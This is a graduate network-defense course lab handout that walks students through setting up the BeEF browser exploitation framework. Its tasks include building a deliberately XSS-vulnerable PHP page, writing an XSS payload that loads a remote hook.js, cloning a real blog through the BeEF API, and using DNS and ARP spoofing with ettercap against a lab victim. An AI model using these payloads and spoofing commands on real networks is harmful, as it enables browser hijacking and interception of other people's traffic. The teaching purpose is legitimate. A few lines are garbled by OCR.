CS6542 - Graduate –Computer Network Defense – Spring 2017

Lab 18-1 page 456
Lab 18-2 page 457
Lab 18-3 page 461
Lab 18-4 page 462
Due 28th March 2017, 6:00 pm.
100 points

Policy on collaboration: All examinations, papers, and other graded work products and assignments are to be completed in conformance with The George Washington University Code of Academic Integrity. Each student is expected to write his or her own HW out independently; you may not copy one another's assignments, even in part. You may not collaborate with others on the test and final.
You are expected to cite all your sources in any written work that is not closed book: papers, books, web sites, discussions with others - faculty, friends, students. For example, if, in a group, one student has a major idea that leads to a solution to a HW problem, all other students in the group should cite this student.
You may not refer to solutions to previous years' problem sets, or ask for help students from previous years. Any violations will be treated as violations of the Code of Academic Integrity.

Please work on each lab and capture screenshot of tasks along with your words and analysis of each slide. PLEASE submit all Labs on Blackboard only. Name your files:

PLEASE submit all Project on Blackboard only

Late submission
Please note that, there is a %10 penalty for late submission until next project due date, and also there is NO grade for project submission after the next project due date.

1. Lab 18-1 Setting Up Beef

To run the Chapter 18 labs you must begin with a Kali Linux install that has been fully updated. Once the system has booted, and you have logged into the system and started a shell, there are a few packages that need to be installed.

1.1. System Requirements:

1. The following are the IP addresses used in the chapter:

   Default Gateway: 192.168.192.2
   Kali: 192.168.192.10
   Windows 7: 192.168.192.20

2. While these IP addresses may not match your local network, they are being used for identification purposes only. Swap out the IP address for each of your machines with these values to perform these tasks on your local network.

3. On Kali Linux, the ant, sqlite3-devel, and ruby-dev modules are required. To install these you will need to type the following at a command prompt:

```
root@kali64VMHadi:~# apt-get install ant libsqlite3-dev ruby-dev
```

4. You will be promoted throughout the chapter to download additional code.

1.2. Tasks:

1. On the BeEF Project page, we see that a git link is listed under the Contribute To BeEF subtitle. To ensure we have the latest version of BeEF, in our Kali VM, we will need to clone the latest repository and then configure BeEF:

```
root@kali:~# git clone https://github.com/beefproject/beef
```

2. To set up the requirements, we leverage the Ruby Gem bundler to pull down all the requirements and set them up:

```
root@kali:~/beef# bundle install
```

Note: Using the command bundle install, the bundler gem will go through the requirements for BeEF, download the required gems to allow BeEF to run, and then install them. If everything is successful and all the requirements have been met, the final "bundle is complete" message will display.

3. Starting BeEF once the prerequisites. There is a script already in the source directory to start the server once bundle install has been run. The beef script will bring up the server and display the configuration information:

```
root@kali:~/beef# ./beef
```

2. Lab 18-2 Using the BeEF Console

Now that BeEF is running, the next step is to launch a browser to access the admin console. Using the URL from the last lab, we can start our Iceweasel browser and visit http://127.0.0.1:3000/ui/panel. This should redirect the browser to the authentication page for BeEF with the login box shown in Figure 18-1.




Figure 18-1 The BeEF login screen

The default credentials for BeEF are "beef" for the username and "beef" for the password. To really explore BeEF, we need to have a browser hooked. To hook the browser, click the link for the "basic demo page," which should load in a new tab. When you click back on the BeEF tab, you should now have a populated browser, and we can explore the framework further.

2.1. Tasks

1. Change the default configuration.

CAUTION If you are going to use this anywhere public, the default credentials should be changed in the config.yaml file before BeEF is launched. Otherwise, other parties may be able to easily gain access to your BeEF instance.

2. To hook the browser, click the link for the "basic demo page," which should load in a new tab. When you click back on the BeEF tab, you should now have a populated browser, and we can explore the framework further.
3. With the browser hooked, the left panel should be updated to show the new hooked browser.
    a. You can see from the figure that the browser has been hooked and that the IP address is 127.0.0.1. Also, there are additional icons that list profiled browser information: The Firefox icon lets us know this is a Firefox or Iceweasel browser, the penguin icon indicates that the browser is running on Linux, and the VM icon indicates that this browser is likely operating inside a virtual machine. This information is important when we are looking for targets to exploit because certain exploits will only work with certain browser/OS combinations. Therefore, the Hooked Browsers pane provides a quick overview of what we have access to.
4. Find the "Commands Tab" and explore Indicators:
    a. Green lights indicate that the module will work on the hooked browser, and there should not be a visible impact to the person using the browser.
    b. Orange indicates that there may be some limitations, and the browser's user may see a visible impact from running a module.
    c. Grey means that it is unknown whether the module will work, and if it does the results will be unknown.
    d. Red means that the module will likely not work.

These indicators are a good gauge of which modules will work and which ones won't. They also indicate which modules you can run quietly without tipping off the victim.

3. Lab 18-3 The Basic XSS Hook

Using XSS is one of the common ways to trick users into running a hook. For this example, we use an overly simple hook to get the basics down.

3.1. Tasks

1. Start Apache Server in Kali:
   ```
   root@kali:~# /etc/init.d/apache2 start
   ```

2. Create a simple example page:

   ```
   root@kali:/var/www/html/# vi echo.php
   ```


   ```
   <HTML> <BODY> <FORM>
   <INPUT TYPE=TEXT NAME=echo VALUE="<?php print $_REQUEST['echo'] ?>">
   <INPUT TYPE=SUBMIT> </BODY> </HTML>
   ```

3. Now that our Apache server is started, we can test the page. The echo.php file should be created with the content listed and be placed in the /var/www directory. Then, from our Windows box, we can visit the page at http://192.168.192.10/echo.php and submit the following in the text box:

   ```
   "><script>alert('xss')</script>
   ```

4. The page should pop up an alert message. Now that we know we have a page that is vulnerable to XSS, let's formulate a URL that can be sent to our target for hooking the browser. Copy the following URL in your Win7 and refresh BeEF in kali:

   ```
   http://192.168.192.10/echo.php?echo=%22%3E%3Cscript%20src=%
   22http://192.168.192.10:3000/hook.js%22%3E%3C/script%3E
   ```



```
Hooked Browsers
  Online Browsers
    127.0.0.1
      127.0.0.1
    192.168.1.137
  Offline Browsers
```

Category: Browser (

Browser Version: UNK
Browser UA String: Mo
Chrome/48.0.2564.116 Sa
Browser Language: en
Browser Platform: Win
Browser Plugins: Wide

There shouldn't be an obvious change to the page except for a formatting difference, but when we look in our BeEF window inside Kali, we should see the new browser. When we click the 192.168.192.20 browser, our summary page updates, and we can see information about the newly hooked browser.

The new browser shows up with a Windows icon, and we can see from the plug-ins list on the Details panel that a number of browser plugins are installed as well. Now that this browser has been hooked, it's ready for future attacks. Using a basic XSS vulnerability, we can formulate a URL that can be sent to our target browser. When the user clicks the URL or pastes it into the URL bar, the code is executed, and although there isn't any obvious impact on the browser side, the hook is running in the background, and we can profile the browser and communicate over our BeEF hook.

4. Lab 18-4: Hooking Browsers with Site Spoofing

The basic XSS example works well for individuals who may not be paying attention, but frequently we will have to up the sophistication of the attack to hook more observant users. To do this, we can leverage BeEF's cloning capabilities combined with DNS spoofing using Ettercap to keep users on our page for longer periods of time and hide the fact that they have even been hooked.

Tasks:

1. To start with, we'll need to make some configuration changes to BeEF so that it isn't obvious that we're doing something strange. BeEF by default runs on port 3000, but not many websites we visit are on 3000. Therefore, let's make some configuration changes to cause BeEF to listen on port 80, the standard web port. We do this by modifying the config.yaml file in the BeEF root directory. First, we kill the BeEF server by pressing CTRL-C in the BeEF command-line terminal. Then we edit config.yaml by finding the following HTML section and changing it to specify our IP address and port 80:

```
          # HTTP server
```

```
            http:
            debug: false #Thin::Logging.debug, very verbose.
            #Prints also full exception stack trace.
            host: "192.168.192.10"
            port: "80"
```

2. Start Apache2 server and restart BeEF.
3. Now that we have our BeEF loading on port 80 and bound to our IP address, we can leverage BeEF's web-cloning API to target a site for cloning. For this example, we know that our victim will be visiting the BeEF blog to learn more. The BeEF blog is at http://blog.beefproject.com. To clone the page, we need to leverage the RESTful API key along with curl to tell BeEF to clone the page and mount it at the root of the web server:

```
root@kali:~# curl -H "Content-Type: application/json;
charset=UTF-8" > -d '{"url":"http://blog.beefproject.com",
"mount":"/"}' > -X POST \
>http://192.168.192.10/api/seng/clone_page?token=5819ee1a65
ee4d11da4f6832bec250e1bc75b7e5
```

4. Check you have been successfully close the web-page.
   a. Open the URL http://192.168.192.10 in another tab in Kali. You should see the BeEF blog page. When looking back in the BeEF console tab, you should see an active hooked browser from our IP. This shows that the page has been successfully cloned and the BeEF hook has automatically been injected into the page. Therefore, when our target visits the page, they will become automatically hooked. Blogs are great for this because people tend to linger on blogs, giving us longer to send modules and other attacks.

   NOTE For this attack, we assume access to the network somewhere between the victim and the DNS server of the site they are targeting. This could be the local network, an upstream network, or even on the victim's network.

5. Set up an A record that points blog.beefproject.com to our IP address by running the following command:

```
root@kali:~/beef# echo "blog.beefproject.com A 192.168.192.10"
>> /etc/ettercap/etter.dns
```

6. Running an ARP spoofing attack that will allow us to rewrite DNS requests as we see them if they match an entry in our etter.dns file.
   a. We start up Ettercap, targeting our Windows VM (192.168.192.20) and our gateway (192.168.192.2).

```
root@kali # ettercap -M arp:remote -P dns_spoof -q -T
/192.168.192.2/ /192.168.192.20/
```

7. Check the DNS request was rewritten.
8. Check BeEF console, to see DNS request was made.